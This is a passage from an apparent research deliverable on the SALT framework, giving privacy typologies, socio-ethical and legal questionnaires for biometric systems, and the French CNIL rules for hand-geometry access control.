In the 1990's, Richard Clarke crafted a typology including 4 types of privacy, each of them demanding specific regulations for protection. More recently, Finn, Wright & Friedewald expanded the model to 7 types of privacy [4]. While Solove's taxonomy focuses more on harms, the "7 types of privacy" typology is attached to characterizing the different kinds of privacy and subsequent protections [15].

7 types of privacy is appropriated to SALT framework as an inspirational model, because its specificity is to encompass state-of-the-art elements about new and emerging ICTs, which need to be taken into account for the SALT framework.

The seven types of privacy are:

- **Privacy of the person:** To keep body functions and body characteristics private. Collection of information used for classification purpose.

- **Privacy of behaviour and action:** Human behaviour can be monitored, captured , stored and analysed. To detect changes in behaviour or abnormal behaviour. Physiological biometrics about psychological state. Includes sexual preferences, habits, political activities and religious practices

- **Privacy of personal communication** (e.g. voice and speech recognition): To avoid the interception of communication. Wiretapping used to record, analyse and disclose the content.

- **Privacy of personal data and image**: Individual would not know that a system was in operation. Not consented the collection of the biometric information and not able to exercise their rights. Concerns over the storage of raw data (person images) => Such data is not automatically available to others individual or organization.

- **Privacy of thoughts and feelings**: Collection of intimate information that can be used to detect suspicious behavior…. counterterrorism applications as well as personalized advertising applications where individuals' experience of semi-public space is restricted or impacted by the emotional state "read" by biometric sensors. Again, the danger is not necessarily that the individual is identified, but that they are categorized and decisions are made about them based on the profile they present. Right not to share their thoughts or feelings or to have those thoughts or feeling revealed.

- **Privacy of location and space**: Link between the individual and location (CCTV, static cameras or mobile phones)

- **Privacy of association**: people's right to associate with whomever they wish, without being monitored.

Technology / Type of privacy	Whole body imaging scanners	RFID-enabled travel documents	Unmanned aircraft systems	Second-generation DNA sequencing	Human enhancement technologies	Second-generation biometrics
Privacy of the person	X			X	X	X
Privacy of behaviour and action	X	X	X	X	X	X
Privacy of communication					X	X
Privacy of data and image	X	X	X	X	X	X
Privacy of thought and feelings					X	X
Privacy of location and space		X	X	X		X
Privacy of association			X	X		X

Table 1: Aspects of privacy potentially impacted by case study technologies

Figure 10 Seven Types of Privacy

4.1.5 Initial input: socio-ethical issues for biometrics or video surveillance

STAGE 1

1. 1. General Beneficence (of purpose)

This point is perhaps the most important. It allows, while answering to the questions, to provide a socio-ethical assessment on the overall opportunity of developing a system.

1. Does the projected system match an identified social need? Whose needs does the system meet? To whom is it aimed to, and are the people the system is aimed to in a position of demand?

2. Will the project provide a benefit to individuals? If so, how will individuals benefit from the project (or use of the technology or service)?

3. Who benefits from the project and in what way?

4. Will the project improve personal safety, increase dignity, independence or a sense of freedom?

5. Does the project serve broad community goals and/or values or only the goals of the data collector? What are these, and how are they served? [This matches the question of legitimacy and purpose]

1. 2. Respect for Autonomy

1. Will the system use a technology to constrain a person or curtail their freedom of movement or association? If so, what is the justification?

2. Will the system impact the privacy of personal behaviour (related to “sensitive” behaviours such as sexual preferences and habits, political activities or religious beliefs)?

3. If there are proposed less autonomy impacting alternatives, will these alternatives be effective? [this question matches the legal question of “appropriateness”]. If so, are these alternatives not to costly or difficult to follow?

1. 3. Discrimination and social solidarity

1. Does the system use profiling technologies? Does the project or service facilitate social sorting?

2. Could the project be perceived as discriminating against any groups? If so, what measures could be taken to ensure this does not happen?

3. Will some groups have to pay more for certain services (e.g., insurance) than other groups?

4. Does the system or policy have any effects on the inclusion or exclusion of any specific social groups?

5. Has the project taken any steps to reach out to the disabled? If not, what steps (if any) could be taken?

1. 4. Dignity

1. Will the system be developed and implemented in a way that recognizes and respects the right of citizens to lead a life of dignity and independence and to participate in social and cultural life? If not, what changes can be made?

2. Does the technology compromise or violate human dignity?

STAGE 2

2.1. Nonmaleficience (avoiding harm)

2.1.1. Safety

1. Is there any risk that the system may cause any physical or psychological harm to consumers? If so, what measures can be adopted to avoid or mitigate the risk?

2. To what conclusions did lead scientific studies, if any, on the safety of the proposed system, or similar systems?

3. Can the information generated by the project be used in such a way as to cause unwarranted harm or disadvantage to a person or a group?

2.1.2. Isolation and substitution of human contact

1. Will the project use a technology which could replace or substitute for human contact? (e.g. machine-driven interaction with the “user”)

2. Is there a risk that a technology or service may lead to greater social isolation of individuals? If so, what measures could be adopted to avoid that)

2.2. Ecology

Note : this section is adapted from philosopher Felix Guattari's three Ecologies [16], which is more encompassing than the concept of sustainability per se. It comes at the end of the STAGE 2 because those questions, depending on the use case and the answer provided to them, might be integrated directly in the design of the system.

1. Is the system compatible with an "ecology of nature", i.e. conceived in a sustainable way? Are the components it is made of reusable to some extent? Are there alternatives and, if so, at which cost? How high is the system energy consumption? Could it be reduced, to which extent and according to which measures?

2. Does the system respect a "mental ecology", i.e. is it likely to induce a state of psychological distress related to its presence? If so, which measures can be put into place to diminish or remedy this problem?

3. Does the system lead to an undesirable "social ecology", i.e. to which extent does it contribute to the rise of a general "surveillance society"? Will the system be integrated alongside other sets of surveillance devices or biometrics systems? In which security strategy does it find its place?

4.2 Initial Legal Input for the SALT Framework

Contribution from Claire Gayrel, CRIDS, University of Namur

The present document compiles some initial input of a legal nature in relation to the use of Biometric systems for its further integration into the SALT framework. It contains in particular:

- A table identifying some data protection risks associated with certain biometric technology (source : WP193 of the WP29)
- A first draft of legal questionnaire/recommendations (stage 1 & stage 2) in relation to the use of biometrics (main sources: Article 8 European Convention of Human Rights ; Directive 95/46 ; WP13 of the WP29)
- Some national law information, in particular the French legal framework applicable to biometrics (decision table relating to notifications/authorizations of biometric systems in France); and Belgian law information in relation to biometrics. These two frameworks show the variety of situations between Member States.
- Finally, a proposal of scheme summarizing the process to use the various legal information (national info; questionnaires)

4.2.1 Identification of some potential risks according to the biometric technology

(Source: WP29-WP193)

	Accuracy of the data (revocability)	Accuracy of the processing (FAR-FRR)	Covert collection	Revealing sensitive data	Tracking/profiling	Linkability/function creep	Spoofing	Level of impact on individuals
Facial recognition	**Low**	**Low**	**High risk**	**High risk**	**High risk**	**High risk**	**High risk**	**Variable**
	An individual may easily change its facial appearance. But main facial features of an individual are stable in time	Accuracy can easily be compromised by pose and illumination variations	Images can be captured and processed from a range of viewpoints	Could be used to determine race, ethnic group or perhaps medical condition	Provides great ability to track or locate a specific individual and therefore ability for potential profiling	Can be used to link across the profile of various online services, but also between online and offline world	Many systems are easy to spoof – requires anti spoofing protection	Depends on the purpose and particular circumstances. (categorization to count visitors ≠ covert surveillance by law enforcement to identify potential troublemakers)
Fingerprints	**High**	**High**	**High risk**	**Medium risk**		**High**	**High risk**	**Potential High impact**
	Very stable with time	High accuracy rate but which can be challenged by low quality of the data or non consistent acquisition leading to false rejection or false matches	Possibility to collect latent prints and photographs without the individual's knowledge	According to certain studies, may reveal ethnical information	**X**	Provides potential for misuse as the data can be linked with other databases	False fingerprints can be used with many systems and sensors – requires anti spoofing protection	Limited possibility for individuals to exercise their rights or to reverse decisions based on a false identification
DNA	**High**	**High**	**High risk**	**High risk**	**High risk**	**High risk**	**Low risk**	**Potential high impact**
	DNA is irrevocable	High accuracy but depends on the number of markers analysed	DNA samples can be left all the time and collected without knowledge – requires sufficient identity check	Can reveal information associated to health status, predispositions to diseases, ethnic origin	Given the amount and variety of information that can be derived from DNA, there is a high potential for misuse	Given the amount and variety of information that can be derived from DNA, there is a high potential for misuse	Very difficult to spoof	Use of DNA is extremely intrusive for the individual. May reveal sensitive data or may be used for profiling with potential considerable effects on individuals
Voice recognition	**Medium**	**Medium**	**High risk**			**Medium risk**	**High risk**	**Variable**
	If an individual can deliberately modify its voice, voice patterns are	There can be false positive and false negative, but the technology is	Voice recording is possible without people	**X**	**X**	Waiting for further deployment, voice recognition may become	Recorded voices can be used to spoof the system – requires anti-spoofing	Depends on whether the system is implemented for identification or categorization

	quite stable	improving rapidly	knowledge			easier to integrate and link	techniques	purposes
Vein pattern data	**High**	**High**	**Low risk**	**Medium risk**	**Low risk**	**Low risk**	**Low to medium risk**	**Limited impact currently**
	Seems very stable with time but must be confirmed experimentally	High performance	Can be collected only with the use of near-infrared lighting and cameras	Could reveal health condition. But no formal evaluation	Low risk as long as this type of biometrics is not widely used, for instance in central databases	Does not provide information that can be linked with other data	Recent research showed possibility to spoof a palm vein reader but difficulty to collect a sample makes spoofing risk quite low	As long as the biometric data is not easily collected and applications are limited to the private sector

4.2.2 Draft questionnaire stage 1: preliminary assessment of legitimacy and overall proportionality of the biometric system in relation to the stated purpose

Important definitions

Personal data mean any information relating to an identified or identifiable natural person ('data subject'); an identifiable person is one who can be identified, directly or indirectly, in particular by reference to an identification number or to one or more factors specific to his physical, physiological, mental, economic, cultural or social identity.

Sensitive data are personal data revealing racial or ethnic origin, political opinions, religious or philosophical beliefs, trade-union membership, and the processing of data concerning health or sex life.

Biometric data are defined as biological properties, behavioural aspects, physiological characteristics, living traits or repeatable actions where those features and/or actions are both unique to that individual and measurable, even if the patterns used in practice to technically measure them involve a certain degree of probability.[3]

Biometric systems are defined as applications that use biometric technologies, which allow the automatic identification, and/or authentication/verification of a person.[4]

[3] WP136 on the concept of personal data, p. 8 and WP193 on developments in biometric technologies, p. 3-4

[4] WP80 on biometrics, p. 3

Purpose(s) of the biometric system

1. What is/are the purposes of the biometric system?

The controller must carefully consider what purpose or purposes the personal data will be used for. The Article 29 Working Party explains that it requires "an internal assessment" by the controller, which is conceived as the key first step to ensure compliance with applicable data protection law.[5] It is identified as a necessary condition for accountability. The Working Party suggests that the controller who is responsible for the determination of the purposes of a processing, must adopt the most thoughtful and reflexive approach on the purposes of the processing prior to, or in any event, no later than the time when the collection of personal data occurs. Besides, the purpose of the collection must be detailed enough to determine what kind of processing is and is not included within the specified purpose.

The purposes of the processing must be clearly revealed, explained or expressed in some intelligible form, so as to be understood in the same way not only by the controller (and all relevant staff), third-party processors, but also by the data protection authorities and the data subjects.[6] This requirement contributes to transparency and predictability.[7]

In relation to biometrics, a prerequisite to using biometrics is a clear definition of the purpose for which the biometric data are collected and processed, taking into account the risks for the protection of fundamental rights and freedoms of individuals. Biometric data can for example be collected to ensure or increase the security of processing systems by implementing appropriate measures to protect personal data against unauthorized access. In principle, there are no obstacles to the implementation of appropriate security measures based on biometric features of the persons in charge of the processing in order to ensure a level of security appropriate to the risks represented by the processing and the nature of the personal data to be protected. However it should be kept in mind that the use of biometrics per se does not ensure enhanced security, because many biometric data can be collected without the knowledge of the concerned person. The higher the envisaged security level is the less biometric data alone will be able to come up with that aim.[8]

Legitimacy

2. On which legal ground you will be relying on as providing a legitimate basis for the implementation of the biometric system?

The European Directive requires that personal data may be processed only under a limited and exhaustive list of circumstances that delineate the legitimate grounds for the processing of personal data.[9]For three of these grounds (which are the more likely to concern stakeholders

[5] WP203, p. 13

[6] WP203, p. 17

[7] WP203

[8] WP193

[9] The draft questionnaire will take into account only three of the grounds. Are not considered here the processing of personal data for "compliance with a legal obligation" (Art. 7 (c)); processing "necessary to protect the vital

using the SALT framework), subquestions are drafted in order to help the relevant stakeholders to check whether or not the envisaged legitimate ground is likely to be valid.

2. 1. Consent of the data subject?

The data subject's consent is defined in the Directive as "any freely given, specific and informed indication of his wishes by which the data subject signifies his agreement to personal data relating to him being processed."[10] If the notion of 'indication' is wide (insofar as it can take different forms), it seems to imply a need for action. In order to be 'freely given', the data subject must be able to exercise a real choice, and the refusal to provide consent should not entail negative consequences. In the context of employment in particular, the Article 29 Working Party generally considers that there is a strong presumption that the consent is weak in such context. To be valid, the consent must also be specific to a processing which has itself a specific purpose. Finally, there must always be information before there can be consent. Hereunder are identified the minimum conditions for consent to be a valid legitimate ground. The organization shall check each of these conditions. If all conditions are considered to be satisfied, this may constitute an indication that the processing of biometric is validly grounded.

If yes, check the following conditions:

- **There is no significant imbalance between the position of the data subject and the controller.[11]**

Consent should not provide a valid legal ground for the processing of personal data, where there is a clear imbalance between the data subject and the controller. This is especially the case where the data subject is in a situation of dependence from the controller, among others, where personal data are processed by the employer of employees' personal data in the employment context. Where the controller is a public authority, there would be an imbalance only in the specific data processing operations where the public authority can impose an obligation by virtue of its relevant public powers and the consent cannot be deemed as freely given, taking into account the interest of the data subject.[12]

- **The data subject is given the possibility to choose between enrolling in the biometric system or another less privacy intrusive alternative.**
- **The data subject's refusal to enroll in the biometric system does not entail negative consequences, such as depriving the data subject from benefiting from a service.**

The sole choice between not using a service and giving one's biometric data is a strong indicator that the consent was not freely given and cannot be considered as legitimate ground.

- **The data subject has the right to withdraw his or her consent at any time.[13]**

interest of the data subject" (Art. 7 (d)) and processing "necessary for the performance of a task carried out in the public interest or in the exercise of official authority vested in the controller or in a third party to whom the data are disclosed" (Art. 7 (e)).

[10] Article 2 h) of Directive 95/46

[11] This condition is explicitly inserted in the Regulation proposal on data protection in article 7§4

[12] Recital 34 of the proposal of Regulation

[13] This condition is explicitly inserted in the Regulation proposal on data protection in article 7§3

This is a logical counterpart of a "freely given" consent. If the data subject is given a real choice, he should then be able to further withdraw his consent.

- **The data subject is given all necessary information regarding the processing of his/her biometric data and other personal data prior to his enrollment (satisfying this condition requires satisfaction of the transparency principle).**

2.2. Performance of a contract to which the data subject is party?

This legitimate ground will apply in general only when pure biometric services are provided to the data subject (e.g. two persons are under contract with a laboratory to find out if they are brothers) and not when the enrolment of a person into a biometric system is a secondary service. Furthermore, employment contracts cannot be validly invoked under this ground.

If yes, check the following condition:

- **The envisaged contract does not aim at offering a service only under the condition that the contractor consents to the processing of his biometric data for another service.**

2. 3. Legitimate interests pursued by the controller?

The Directive provides that the processing of personal data can be justified where "necessary for the purposes of the legitimate interests pursued by the controller or by the third party or parties to whom the data are disclosed, except where such interests are overridden by the interests for fundamental rights and freedoms of the data subject." The controller can rely on such legal ground only when he provides the demonstration that his interests objectively prevail over the rights of the data subjects not to be enrolled in the system.

Biometric access control systems for the security of property or individuals will generally be invoked by controllers as a legitimate interest. However, the Article 29 Working Party considers that such interest only validly justify the use of biometric system under two conditions: (i) In presence of high risks situations and evidence of objective and documented circumstances of the concrete existence of a considerable risk (e.g.:use of fingerprint and iris scan verification to control the access of a laboratory doing research on dangerous viruses.); (ii) after verification of possible alternative measures that could be equally effective but less intrusive).

If the biometric system aims at controlling access for the securing of property and/or individuals, check the following conditions:

- **There is evidence, on the basis of objective and documented circumstances, of the concrete existence of a considerable risk (detail)**
- **There is no other less intrusive means available to achieve the security objective** (satisfying this condition requires assessing less intrusive means under Q. 6 & 7)

If the biometric system aims at achieving another legitimate interest, you must assess carefully the legitimacy of such interest, in particular with respect to the fundamental rights of individuals. In order to do such assessment, you can assess the "proportionality" of the project by answering the questions below. Such assessment will also serve as an indication of the "legitimacy" of your project.

Proportionality

Suitability

1. **How the intended biometric system relate to the stated purposes?**

The organization should present the arguments why it believes the intended biometric system is rationally related to the stated legitimate purpose exposed above.

Necessity

2. **Is the biometric system *essential* to achieve the stated purposes?**

The biometric system should be essential for satisfying the need/purpose rather than being the most convenient and cost effective.

Effectiveness

3. **Is there evidence that the intended biometric system have produced, in similar other cases or circumstances, the expected effects?**

The question of effectiveness is closely related to the one of suitability. if effectiveness does not substitute to necessity (which refers more broadly to the requirement of proportionality), it however constitutes one of the underlying conditions of the proportionality principle for the assessment of any invasion into privacy. Efforts to present evidence (when existing), that the intended biometric system has produced the expected effects is important to assess the necessity of the said system.

Least intrusive means

4. **Have other means, in particular non technological means, been considered to achieve the stated purpose(s) ? If yes, which are they? And why have these means been put aside?**

Here, it is important to explain why other possible non-technological solutions have not been retained, or are supplemented by biometric technologies.

5. **Why do you believe that the biometric system is the less intrusive mean to achieve the stated purpose(s)?**

It involves the verification that the intended biometric system does not curtail the right to privacy anymore than necessary to achieve the stated goals. We believe the least restrictive means test should invite the stakeholders to a reflexive approach, where they should argue why other « solutions » have been put aside.

4.2.2.1 Draft Questionnaire stage 2: Biometric system following Working Party 29 guidance and Directive 95/46 principles

Type of biometric systems

1. **Which kind(s) of biometrics are used?**

Ex: Fingerprinting; DNA; Hand geometry et cetera.

2. **Is it a multimodal biometric system?**

They can be defined as the combination of different biometric technologies to enhance the accuracy or performance of the system (it is also called multilevel biometrics). Biometric systems use two or more biometric traits / modalities from the same individual in the matching process. These systems can work in different ways, either collecting different biometrics with different sensors or by collecting multiple units of the same biometric.

3. **On which one of the following process does the biometric system intends to rely?**

Authentication/verification?

The verification of an individual by a biometric system is typically the process of comparing the biometric data of an individual (acquired at the time of the verification) to a single biometric template stored in a device (i.e. a one-to-one matching process).

Identification?

The identification of an individual by a biometric system is typically the process of comparing biometric data of an individual (acquired at the time of the identification) to a number of biometric templates stored in a database (i.e. a one-to-many matching process).

Categorization/Segregation?

The categorization/segregation of an individual by a biometric system is typically the process of establishing whether the biometric data of an individual belongs to a group with some predefined characteristic in order to take a specific action. In this case, it is not important to identify or verify the individual but to assign him/her automatically to a certain category. For instance an advertising display may show different adverts depending on the individual that is looking at it based on the age or gender.

Suitability and necessity of the type of biometric system

4. **What are the data protection risks generally associated with the use of such biometric system?**

Here, it is important to identify the risks that are generally associated with such biometric system. The identification of such risks contributes to the understanding of the technology and its potential impacts on individual's rights. The identification of such risks is also a necessary step of any impact assessment. A correct analysis of the risks could then be used either in view of producing a data protection impact assessment, or as "accountability information".

5. **Is the choice of the type of biometric system the most appropriate with regard to the purpose(s) aimed at? Why?**

Here, it is important to explain the reasons why the choice of a certain type of biometrics appears the most suitable with regard to the stated purpose(s).

6. **Is the choice of the type of biometric system the less intrusive with regard to the purpose(s) aimed at? Why?**

Here, it is important to explain the reasons why the recourse to a given biometric technology or a combination of biometric technologies is the less intrusive option with regard to some other biometric technologies.

Enrollment

7. **How and at what time is enrolment carried out?**

8. **Is the active participation of the individual required?**

Whenever possible, enrolment requiring the personal involvement or active participation of the individual is to be preferred since it is more transparent and provides a suitable opportunity to provide information and fair processing notification. Any biometric system that would not require the active participation of the individual during the enrolment phase should be avoided.

Enrolment of people without their knowledge and/or consent, implying a covert collection, storage and processing of biometric data is as a principle, excluded, except if strictly legitimate and necessary (e.g. in specific circumstances of law enforcement purposes).

If not, why?

In view of the above comment according to which the active participation of the individual is a preferable option, the enrollment of individuals without their active participation should be explained and duly justified.

9. **What are the data extracted from the biometric source?**

The amount of data extracted from a biometric source during the enrolment phase has to be adequate to the purpose of the processing and the level of performance of the biometric system. The principle of data minimization means that only the required information and not all available information should be processed.

10. **Are there categories of people that are unable to enroll (young children, elderly people, persons physically unabled)?**

If yes, what are the appropriate safeguards (alternative procedure?) in place for people unable to complete the enrollment process?

Appropriate safeguards must be put in place against the risks of stigmatization or discrimination of those individuals either because of their age or because of their inability to enroll.

11. Aside from biometric data, what other categories(s) of personal data, including sensitive data, are you collecting during the enrollment phase?

As a principle, the personal data processed must "not be excessive" in relation to the purposes for which they are collected. It commands that the controller shall collect only the personal data necessary to carry out the stated purposes of the processing. It is generally agreed that this principle of proportionality in relation to the "amount" of data collected must be understood as a principle of minimisation. Biometric systems that would require the collection and processing of other non biometric data for the implementation of the system should assess strictly what kind of personal data are necessary to the system and limit the collection to such personal data.

Matching

12. When or in which circumstances is matching carried out?

13. Is the active participation of the individual required?

As it is the case during the enrollment phase, the active participation of the individual during the matching phase, whenever possible, constitutes a preferable option since it is a good opportunity for him/her to be aware of the processing of his/her biometric data.

If no, why?

In view of the above comment according to which the active participation of the individual is a preferable option, the process of matching without individual's active participation should be explained and duly justified.

Accuracy

14. What is the False Accept Rate and False Reject Rate of the biometric system?

15. Is this FAR and FRR acceptable? Why?

Storage

16. Are the raw data stored as biometric templates?

Biometric data should be stored as biometric templates whenever that is possible. Template should be extracted in a way that is specific to that biometric system and not used by controllers of similar systems in order to make sure that a person can only be identified in those biometric systems that have a legal basis for this operation.

What is the size of the template?

The size of the template should be wide enough to manage security (avoiding overlaps between different biometric data), but should not be too large so as to avoid the risks of biometric data reconstruction

Is it possible to regenerate the raw biometric data from the template?

The generation of the template should be a one way process.

17. Where is stored the data obtained during the enrolment?

Are they stored locally where the enrolment took place?
Are they stored in a device carried by the individual?
Are they stored in a centralized database?

Whenever it is permitted to process biometric data, it is preferred to avoid the centralized storage of the personal biometric information.

Especially for verification, the Working Party considers advisable that biometric systems are based on the reading of biometric data stored as encrypted templates on media that are held exclusively by the relevant data subjects (e.g. smart cards or similar devices). Their biometric features can be compared with the template(s) stored on the card and/or device by means of standard comparison procedures that are implemented directly on the card and/or device in question, whereby the creation of a database including biometric information should be, in general and if possible, avoided. Indeed, if the card and/or device is lost or mislaid, there are currently limited risks that the biometric information they contain may be misused. To reduce the risk of identity theft, limited identification data related to the data subject should be stored in such devices.

However, for specific purposes and in presence of objective needs centralised database containing biometric information and/or templates can be considered admissible. The biometric system used and the security measures chosen should limit the mentioned risks and make sure that the re-use of the biometric data in question for further purposes is impossible or at least traceable. Mechanisms based on cryptographic technologies, in order to prevent the unauthorised reading, copying, modification or removal of biometric data should be used.

When the biometric data are stored on a device that the data subject physically controls, a specific encryption key for the reader devices should be used as an effective safeguard to protect these data from unauthorised access. Furthermore such decentralised systems provide for a better protection of the biometric data by design as the data subject stays in physical control of his biometric data and there is no single point that can be targeted or exploited. The Working Party also stresses out that the idea of centralised database covers a wide range of technical implementations from the storage within the reader to a network hosted database.

<u>Retention duration and deletion/erasure</u>

18. Are the raw data deleted after the template is generated?

19. How long is stored the biometric data?

20. Why is such retention period considered necessary?

The retention duration of biometric data should be assessed carefully. The data shall not be kept for longer than is necessary to achieve the stated purpose(s). This implies that once the data is

not necessary anymore, it should be immediately deleted/erased. Also, each retention duration should be adapted to each category of data.

21. Are there automated data erasure mechanisms in place to ensure that biometric data will not be stored for longer than necessary?

In order to prevent that biometric information are stored for longer than necessary for the purposes for which they were collected or subsequently processed, appropriate automated data erasure mechanisms have to be implemented also in case the retention period may be lawfully extended, assuring the timely deletion of personal data that become unnecessary for the operation of the biometric system.

When using integrated storage on the reader, manufacturers may also implement storage of the biometric templates on volatile memory that guarantees that the data will be erased when the reader is unplugged. Therefore no biometric database remains when the reader is sold or uninstalled. Antipulling switches may also be used to automatically erase the data if someone tries to steal the reader.

Security

22. Are the biometric data stored in encrypted form?

As for the security issue, adequate measures should be adopted to safeguard the data stored and processed by the biometric system: biometric information must always be stored in encrypted form. A key management framework must be defined to ensure that the decryption keys are only accessible on a need to know basis.

Given the widespread use of public and private databases containing biometric information and the increasing interoperability of different systems using biometrics, the use of specific technologies or data formats that make interconnections of biometric databases and unchecked disclosures of data impossible should be preferred.

23. Have you implemented anti spoofing measures?

To maintain the reliability of a biometric system and prevent identity fraud the manufacturer has to implement systems aiming to determine if the biometric data is both genuine and still connected to a natural person. In respect of facial recognition, it may be critical to ensure that the face is a real one and not for example, a picture tied on an impostor's head.

24. Do you use biometric encryption?

Biometric encryption is a technique using biometric characteristics as part of the encryption and decryption algorithm. In this case, an extract from biometric data is generally used as a key to encrypt an identifier needed for the service.

This system has many advantages. With this system, there is no storage of the identifier or of the biometric data: only the result of the identifier encrypted with the biometrics is stored. Moreover, the personal data is revocable as it is possible to create another identifier that can be protected with biometric encryption as well. Finally, this system is more secure and easier to use to the person: it solves the problem to remember long and complex passwords.

However, the cryptographic problem to overcome is not easy because encryption and decryption are intolerant to any changes in the key, whereas biometric provides different pattern which may give rise to changes in the extracted key. The system must therefore be able to compute the same key from slightly different biometric data, without increasing the False Acceptance Rate. The Working Party agrees that Biometric Encryption technology is a fruitful area for research and has become sufficiently mature for broader public policy consideration, prototype development, and consideration of applications.

4.2.3 National Law information: some legal reference in relation to the use of biometrics in France and Belgium

1. Case study n° 1: Biometrics in France

The processing of biometric data is specifically foreseen in the Information Technology and Civil Liberties Act. Biometric applications carried out by the State for the identification or verification of identity of individuals must be authorized by Decree after consultation of the CNIL (Commission Nationale Information et Libertés) (Article 27§2). Other "*automatic processing comprising biometric data necessary for the verification of an individual's identity*" are submitted to the prior authorization of the CNIL (Article 25§8). In practice, the CNIL has developed a doctrine distinguishing between two categories of processing of biometrics data.

The CNIL has adopted 'unique authorization' for a series of processing of biometric data, which are only submitted to a 'simplified declaration' to the CNIL. This is the case for the following biometric systems:

- use of hand geometry to control access to work premises and mass catering (AU-007)
- use of fingerprinting exclusively stored in a personal device to control access to professional premises (AU-008)
- use of hand geometry to control access to school restaurants (AU-009)
- use of vein pattern recognition to control access to professional premises (AU-0019)
- use of fingerprinting to control access to professional computers (AU-027)

All other biometric applications are submitted to the prior authorization of the CNIL.

	Purposes for processing of biometric data			
Type of biometrics technology	**Access control employees/visitors in professional premises**	**Access control to professional computers**	**Access control to school restaurants**	**Other**
Hand geometry	Simplified Declaration (If compliance with AU-007)	Prior authorization required	Simplified declaration (If compliance with AU-009)	Prior authorization required
Fingerprinting	Simplified Declaration (If compliance with AU-008)	Simplified Declaration (If compliance with AU-027)	Prior authorization required	Prior authorization required
Vein pattern recognition	Simplified Declaration (If compliance with AU-019)	Prior authorization required	Prior authorization required	Prior authorization required
Other	Prior authorization required	Prior authorization required	Prior authorization required	Prior authorization required

Figure 11 Purposes of processing of biometric data

Sources :

Article 25§8 of the Information Technology and Civil Liberties Act

Article 27§2 of the Information Technology and Civil Liberties Act[14]

2. Case study n° 2: Biometrics in France: Hand geometry to control access to work premises and mass catering (AU-007)

The CNIL has established specific conditions for the use of hand geometry to control access to work premises and mass catering premises of work places. If such conditions are respected by the controller, the biometrics system is reputed to comply with CNIL's conditions. The controller is therefore only required to send a "simplified declaration" to the CNIL where he commits to comply with the conditions established by the CNIL. The essential conditions for a compliant use of hand geometry in work premises are the following:

Purposes

Hand geometry systems by public or private actors can be carried out only for the following purposes:

- control of access at entry, or control of access at specific premises of a building subject to restrictions of circulation
- control of access to mass catering of work premises and management of mass catering
- control of access of visitors

However, processing of hand geometry carried out by the State (these are submitted to the adoption of a Decree) or by institutions/establishments for minors are excluded from the scope of the authorization of the CNIL.

Characteristics of biometric system:

[14] Autorisation unique AU-007 - Délibération n° 2012-322 du 20 septembre 2012 portant autorisation unique de mise en œuvre de traitements reposant sur la reconnaissance du contour de la main et ayant pour finalités le contrôle d'accès ainsi que la restauration sur les lieux de travail

Autorisation unique AU-008 - Délibération n°2006-102 du 27 avril 2006 portant autorisation unique de mise en oeuvre de dispositifs biométriques reposant sur la reconnaissance de l'empreinte digitale exclusivement enregistrée sur un support individuel détenu par la personne concernée et ayant pour finalité le contrôle de l'accès aux locaux sur les lieux de travail

Autorisation unique n° AU-009 - Délibération n°2006-103 du 27 avril 2006 portant autorisation unique de mise en œuvre de traitements automatisés de données à caractère personnel reposant sur l'utilisation d'un dispositif de reconnaissance du contour de la main et ayant pour finalité l'accès au restaurant scolaire

Autorisation unique n° AU-019 - Délibération n°2009-316 du 7 mai 2009 portant autorisation unique de mise en œuvre de dispositifs biométriques reposant sur la reconnaissance du réseau veineux des doigts de la main et ayant pour finalité le contrôle de l'accès aux locaux sur les lieux de travail

Autorisation unique n° AU-027 - Délibération n° 2011-074 du 10 mars 2011 portant autorisation unique de mise en œuvre de dispositifs biométriques reposant sur la reconnaissance de l'empreinte digitale et ayant pour finalité le contrôle de l'accès aux postes informatiques portables professionnels.

- No pictures of hands are retained
- The elements taken into account are only those of the geometry of the hand
- Only the template of the hand geometry is recorded in a database and can further be associated to an authentication number of the person
- Where the hand geometry system is put in place in mass catering of work places, the system can be interconnected with a management application of the mass catering and/or a payment system

Data

Only the following personal data can be processed:

- Category "Identity": surmane, last name, photo, authentication number, template of hand geometry
- Category "Professional life": staff number, grade, service
- Category "Movements of persons": door used, access zones authorized, date and hour of entry and exit
- In case of access to a parking: licence plate number, number of parking lot
- In case of management of mass catering: price of commodities, means of payment, date of lunch
- Regarding visitors: in addition to "identity" and "movement of persons" categories of data, it is possible to process: society/employer and name of employee welcoming the external visitor

Recipients

The following table summarizes the possible recipients of the different categories of data. It is recalled that the recipients may have access only within the limits of their attributions and only for the purposes listed above.

Recipients	**Data**
Authorized person(s) of HR department	Identity (with the exception of hand geometry template and authentication code), professional life, movement of persons and information related to access to parking
Authorized person(s) of security department	Identity (with the exception of hand geometry template and authentication code), authorized hours schedule, movement of persons, professional life and information related to access to parking and premises
Authorized person(s) of the department in charge of the mass catering	Identity (with the exception of hand geometry template and authentication code), information in relation to management of mass catering

Figure 12 Case of biometrics in France from a legal perspective

Authorized persons of HR department and security department may have access, on a temporary basis and as an exception, to the hand geometry template and authentication code only for the purposes of the enrollment of the person in the database or for the suppression of the person from the database.

Retention duration

Hand geometry template and authentication code: suppression at the time of departure of the employee

Categories of data relating to “identity”, “professional life”, “parking management” can only be retained for a maximum period of 5 years after the departure of the employee.

When the system aims at controlling access to specific premises of the work place, the retention duration of the hand geometry template and authentication code cannot exceed the period of access authorization of the employee.

The data relating to “movement of persons” can only be retained for a maximum period of three months.

In case of direct payment of lunches, the data can only be retained for a maximum period of three months.

In case of salary deductions, the retention period is of 5 years.

Regarding visitors, the categories of data relating to “identity”, “professional life” and management of parking can only be retained for a maximum period of three months after the last visit.

Security measures

The controller shall take all appropriate technical and organizational measures to protect personal data against accidental or unlawful destruction or accidental loss, alteration, unauthorized disclosure or access.

Individual accesses to the processing are carried out by individual identifier and password, renewed on a regular basis or by other means of authentication.

Information of data subjects

The controller organizes an information and consultation of staff representative bodies prior to the implementation of the biometric system in compliance with articles L 2323-13, L 2323-14 and L-2323-32 of the Labour Code and legislation applicable to civil service.

Information of employees and visitors is carried out individually through an explanatory note prior to the enrollment, in compliance with the controller’s obligations defined in article 32 of the Information Technology and Civil Liberties Act.

Source:

Full test available here : Autorisation unique AU-007 - Délibération n° 2012-322 du 20 septembre 2012 portant autorisation unique de mise en œuvre de traitements reposant sur la reconnaissance du contour de la main et ayant pour finalités le contrôle d'accès ainsi que la restauration sur les lieux de travail

Based on :

Information Technology and Civil Liberties Act of 6 January 1978

Implementation Decree of 20 October 2005

Articles L2323-13, L2323-14 and L2323-32 of the Labour Code

Lawn°83-634 of 13 July 1983 on rights and obligations of civil servants

Law n°84-16 of 11 January 1984 relating to State civil service

Law n°84-53 of 16 January 1984 relating to territorial civil service

Law n°86-33 of 9 January 1986 relating to Hospital civil service

